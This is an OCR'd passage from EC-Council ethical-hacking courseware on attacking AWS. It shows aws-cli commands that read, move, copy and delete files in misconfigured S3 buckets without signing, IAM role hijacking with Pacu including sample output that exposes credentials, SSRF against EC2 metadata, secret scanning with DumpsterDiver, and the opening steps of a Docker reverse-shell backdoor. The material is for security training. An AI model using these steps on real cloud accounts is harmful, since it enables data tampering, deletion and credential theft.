- Fill in the necessary details and click on the "Create User" button
- Download the CSV file and extract your access keys

Step 4: Configure aws-cli

Go to the terminal and run the command

```
aws configure
```

Step 5: Identify vulnerable S3 buckets

Run the command

```
aws s3 ls s3://[bucket_name]
```

Step 6: Exploit S3 buckets

Run the following commands to manipulate the files stored in the S3 buckets:

```
aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request
aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request
aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Misconfigured AWS S3 Buckets

Follow the steps discussed below to exploit misconfigured AWS S3 buckets.

- **Step 1: Identify S3 buckets**

  Attackers use tools, such as S3Scanner, lazys3, Bucket Finder, and s3-buckets-bruteforcer, to find the target AWS S3 buckets. Using these tools, attackers can gather the URLs of the identified buckets.

  For example, the URL of the identified S3 bucket is:

  `http://[bucket_name].s3.amazonaws.com/`

- **Step 2: Setup AWS command-line interface**

  Install `aws-cli` to check the AWS version and create an account.

- **Step 3: Extract access keys**

  - After creating an account, sign in, and go to `https://console.aws.amazon.com/iam/`
  - Select **Users** → **Add User**.
  - Fill in the necessary details and click on the "**Create User**" button.
  - Now, download the CSV file and extract your access keys.

- **Step 4: Configure aws-cli**

  Go to the terminal and run the following command to configure `aws-cli`:

  ```
  aws configure
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5: Identify vulnerable S3 buckets**

  Run the following command to identify exploitable S3 buckets:

  ```
  aws s3 ls s3://[bucket_name]
  aws s3 ls s3://[bucket_name] --no-sign-request
  ```

- **Step 6: Exploit S3 buckets**

  Run the following commands to manipulate the files stored in S3 buckets:

  Reading Files → `aws s3 ls s3://[bucket_name] --no-sign-request`

  Moving Files → `aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request`

  Copying Files → `aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request`

  Deleting Files → `aws s3 rm s3://[bucket_name]/test-file.svg --no-sign-request`

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Compromising AWS IAM Credentials

Repository Misconfigurations	❑ Attackers exploit misconfigurations while hosting AWS keys in a shared storage on the internal network such as the Git repository to access the AWS IAM keys
Social Engineering	❑ Attackers use social engineering techniques such as fake emails, calls, or SMSs to trick the users into revealing AWS IAM credentials
Password Reuse	❑ Reusing the same passwords for multiple services enables attackers to compromise the credentials and gain access to other cloud services
Vulnerabilities in AWS-Hosted Applications	❑ Vulnerabilities in AWS-hosted applications allow attackers to perform attacks such as reading local files and server-side request forgery to steal AWS IAM credentials
Exploiting Third-Party Software	❑ Attackers compromise third-party software used to manage cloud services to gain high-level access to the data stored in the cloud environment
Insider Threat	❑ A disgruntled employee who wants to damage the reputation of the company can exploit the cloud services using his credentials and perform direct code changes to disclose private information to the public

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Compromising AWS IAM Credentials

The AWS IAM is used for providing identity management capabilities to AWS customers. AWS IAM helps IT administrators manage the AWS user identities and their changing levels of access to the AWS resources. Attackers can easily compromise the AWS IAM user credentials by detecting various vulnerabilities and security flaws in the cloud environment. To compromise the AWS IAM, attackers use exploitation tools such as Pacu.

Following are the various security vulnerabilities exploited by attackers to compromise AWS IAM credentials.

- **Repository Misconfigurations**

  Most organizations host their AWS keys in a shared storage on an internal network, such as the Git repository, so that developers and engineers can easily access the keys whenever necessary. However, disgruntled insiders may misuse the AWS keys. AWS keys can also be compromised if the developers unknowingly share their personal AWS keys to the shared repository.





Figure 19.51: AWS credentials exposed to the internet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, the environment variables file on the GitHub (see the above figure) that was unknowingly made public reveals the AWS API keys over the Internet. Users can see the commit message while uploading this file as "updated .gitignore". AWS scans the GitHub commit messages searching for the AWS API keys and notifies the user when it is published in repositories, allowing the user to act appropriately. Nevertheless, attackers may employ the same technique for gaining access to cloud resources.

- **Social Engineering**

  Attackers use social engineering techniques, such as fake emails, calls, and SMSs, to trick users into revealing their AWS IAM credentials. For example, if a user enters only the API keys to authenticate the AWS, then an attacker can employ a simple phishing technique to steal the API keys and compromise the user account.



AWS Free Tier usage limit alerting via AWS Budgets 10/05/2018

Dear AWS Customer,

Your AWS account [redacted] has exceeded 85% of the usage limit for one or more AWS Free Tier-eligible services for the month of October.

AWS Free Tier Usage as of 10/05/2018	AWS Free Tier Usage Limit
17,345 Requests	20,000 Get Requests of Amazon S3
26.1526 GB-Mo	30 GB of Amazon Elastic Block Storage in any combination of General Purpose (SSD) or Magnetic

To learn more about your AWS Free Tier usage, please access the AWS Billing & Cost Management Dashboard. You can find more information on AWS Free Tier here.

This alert is provided by AWS Budgets. AWS automatically tracks your service usage and will alert you if you have reached 85% of the usage limit for one or more AWS Free Tier-eligible services. To unsubscribe from these alerts or to change the email address to which you would like your alerts to be sent, please visit the Cost Management Preferences.

Figure 19.52: Example of a phishing email to steal AWS credentials

- **Password Reuse**

  Password reuse is a very common fault that can cause serious vulnerabilities. Most users reuse the same password for multiple services. If the attacker is able to compromise one password, he can gain access to other cloud services with the same credentials. In some scenarios, if a website is compromised, the attacker can gain access to the back-end database and retrieve password hashes or cleartext passwords stored in the database.

- **Vulnerabilities in AWS-Hosted Applications**

  - **Server-Side Request Forgery**

    Server-side request forgery is a common web application vulnerability used by the attackers to send random web requests to the victims from a compromised web server. The attackers target the internal EC2 metadata API, if any vulnerability is

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

found in the web application, and make requests from the EC2 instance. Whenever an application needs access from the AWS API, an IAM instance profile gets attached to the EC2 instance for requesting temporary AWS credentials. As all this process is done via an EC2 metadata API, the attacker sends HTTP requests to the metadata URL and can easily gain access to the temporary credentials used by the application.

- **Reading Local File**

  Generally, AWS keys are stored in various locations, such as configuration and log files, in an operating system. For example, if a user uses the AWS command-line interface aws-cli, his credentials are stored in the home directory, and the keys are stored in the environment variable file. If an attacker has already gained access to the operating system, he can read the credentials and keys stored in the operating system to perform further exploitation.

- **Exploiting Third-Party Software**

  Many online services require access to the AWS environment so that their software or applications can work properly. Some organizations deploy third-party software or applications for easily managing or securing their cloud services. If an attacker compromises third-party software, he can gain access to the data stored in the cloud environment. For example, an organization may use a third-party password manager for managing various cloud services. If an attacker compromises the password manager, he can easily gain high-level access to the cloud environment.


- **Insider Threat**

  Insider threat arises mostly from business associates and current or former employees who already have trusted access to the environment and do not need to compromise the credentials separately for performing malicious activities. These types of insiders pose a serious threat to the organization and the AWS environment. For example, a disgruntled employee who wants to damage the reputation of the company tries to exploit the cloud services using his credentials and performs direct code changes leading to information disclosure to the public.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hijacking Misconfigured IAM Roles using Pacu

- AWS IAM policies such as AssumeRole permissions are flexible, but misconfigurations in the role permissions can open the doors for various attacks
- Attackers use tools such as Pacu, an open source AWS exploitation framework for enumerating and hijacking IAM roles
- For example, if the role "AWS":"*" (poorly configured) is exists, then any user with a valid AWS account can assume the role and obtain credentials



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hijacking Misconfigured IAM Roles using Pacu

AWS IAM policies, such as AssumeRole permissions, are flexible, but misconfigurations in the role permissions can open doors to various attacks. For instance, if the role "AWS":"*" (poorly configured) exists, any user with a valid AWS account can assume the role and obtain the corresponding credentials.

Policy Document

```
1  {
2    "Version": "2012-10-17",
3    "Statement": [
4      {
5        "Effect": "Allow",
6        "Principal": {
7          "AWS": "*"
8        },
9        "Action": "sts:AssumeRole"
10     }
11   ]
12 }
```

Figure 19.53: Screenshot of an AWS IAM misconfigured policy

Attackers use tools such as Pacu, an open-source AWS exploitation framework for enumerating and hijacking IAM roles. The tool contains a 1100+ wordlist of commonly used role names. The script automatically alerts the attacker when the role is identified. It can also identify misconfigured roles and auto-assume the identified roles, and subsequently exposes the role credentials.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can run the Pacu script below for assuming a role. Before running the script, attackers need to obtain a target account ID for assuming a role.

```
assume_role_enum.py [-h] [-p PROFILE] [-w WORD_LIST] -I ACCOUNT_ID
```

As shown in the figure, the tool initiated role enumeration on a target account and discovered restricted roles, such as "5" and "ADS," and the misconfigured role "APIGateway". The script then assumed the role and exposed the role credentials in JSON format. Attackers can later use the role credentials for performing other targeted attacks.


```
PS C:\Users\[redacted]\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34[redacted]58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 34[redacted]58

Starting role enumeration...

  Found restricted role: arn:aws:iam::34[redacted]58:role/5

  Found restricted role: arn:aws:iam::34[redacted]58:role/ADS

  ** Found vulnerable role: arn:aws:iam::34[redacted]58:role/APIGateway **
    Hit max session time limit, reverting to minimum of 1 hour...

  Successfully assumed role: arn:aws:iam::34[redacted]58:role/APIGateway

{
  "Credentials": {
    "AccessKeyId": "ASIAU7DSLMANDEQMCZL5",
    "SecretAccessKey": "dteGVIhL+tj+iwo/vgMGXjuM+/xtllBTufxEzFgR",
    "SessionToken": "FQoGZXIvYXdzEK7//////////wEaDK03iqs6GoTJgzqlCCL4AVTslgFCTYbk6ZP8t+HOTqBTAfZx6WWQLRGGLwpvt2ohM
81Wq+P96OXOgnKLN/9vZQ8WqZRP0VnFXHxwsPE3DbpXE0+tlsKOhn6JR+OkWlxkcQIRjqMor0VaW10YChFJgXhrGXVNTuBo1F2+ZKcMVn8BN2tunb+
56STqv+90Up4Z7C/jgl1Es83/WPav9E9P2KtsCkrh2W41GKsHyeLuULzXmaGjH+6q5JUvntSouYKAyTUP2G+bUXdoH2xtA1DSPge9JjJCc9dLzRoOFK
8J8mAIO3Q1fF2dL69ogBpg9pPutecSFobJEfFA1rPQOxYcXtAfZFHefvb7hKNXg1twF"
    "Expiration": "2018-08-28T21:28:05+00:00"
  }
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIQ[redacted]ZGY:oPznu4ufLRNguKHNgdEV",
    "Arn": "arn:aws:sts::34[redacted]58:assumed-role/APIGateway/oPznu4ufLRNguKHNgdEV"
  }
}
Found 2 restricted role(s):

    arn:aws:iam::34[redacted]58:role/5
    arn:aws:iam::34[redacted]58:role/ADS

.\assume_role_enum.py completed after 14 guess(es).

PS C:\Users\spenc\Desktop\AssumeRoleEnum>
```

Figure 19.54: Screenshot of the Pacu assume_role_enum script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking AWS Access Keys using DumpsterDiver

- DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys such as AWS access keys, SSL keys, and Microsoft's Azure keys
- Attackers use this tool to identify any potential secret leaks and hardcoded passwords in the target cloud services



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cracking AWS Access Keys using DumpsterDiver

Source: *https://github.com*

DumpsterDiver allows attackers to examine a large volume of file types while scanning hardcoded secret keys, such as AWS access, SSL, and Microsoft Azure keys. It also allows attackers to generate simple conditional-based search rules. Attackers use this tool to identify potential secret leaks and hardcoded passwords in the target cloud services.

Run the following command to retrieve the AWS access keys:

```
DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-l [0,3]] [-o
OUTFILE] [--min-key MIN_KEY] [--max-key MAX_KEY] [--entropy ENTROPY]
[--min-pass MIN_PASS] [--max-pass MAX_PASS]

[--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS
[GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]]
[--bad-expressions BAD_EXPRESSIONS [BAD_EXPRESSIONS ...]]
```

In the above command,

- -p LOCAL _PATH → Path to the folder containing files to be analyzed.
- -r, --remove → Set this flag to remove files that do not contain secret keys.
- -a, --advance → Set this flag to analyze files using rules specified in 'rules.yaml'.
- -s, --secret → Set this flag to analyze files in search of hardcoded passwords.
- -o OUTFILE → Generate output in JSON format.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
DumpsterDiver — -bash — 90×22
rzepsky$> python3 DumpsterDiver.py -p ./test

#Coded by @Rzepsky

FOUND HIGH ENTROPY!!!
The following string: nTRcofv3N9ls6MqFhsR8lxQp+aNfoDv+2lXzv9nT has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/Extracted_files/1527368285.059466/BucketScanner/.gi
t/objects/c3/006a91f7eaedd7213119d14d0960c13adf044f_decompressed
FOUND HIGH ENTROPY!!!
The following string: F2n+S5Zqo0uqXfooLAY+hrP+iubSD9HpZT0q76WV has been found in /Users/rz
epsky/Documents/Projects/DumpsterDiver/test/mail.eml
```

Figure 19.55: Screenshot of DumpsterDiver

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Step 1: Abuse AWS credentials

- Use the "Enumerate ECR" module to list the details of available ECR repositories

Step 2: Pull the target Docker image


- Use the CCAT "Pull Repos from ECR" module to download the target repository

Step 3: Create a backdoor image

- Use the "Docker Backdoor" module to create a reverse shell backdoor replacing the default CMD command

Step 4: Push the backdoor Docker image

- Use the "Push Repos to ECR" module to upload the modified Docker image to the ECR repository



Exploiting Docker Containers on AWS using Cloud Container Attack Tool (CCAT)

Attackers use compromised AWS credentials to perform further exploitation on Amazon ECS and ECR.

Steps involved in exploiting AWS Docker containers:

- **Step 1: Abuse AWS credentials**

  Attackers abuse already gained AWS credentials to browse the AWS cloud and identify the available ECR repositories. CCAT provides the "**Enumerate ECR**" module to list the details of available ECR repositories.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

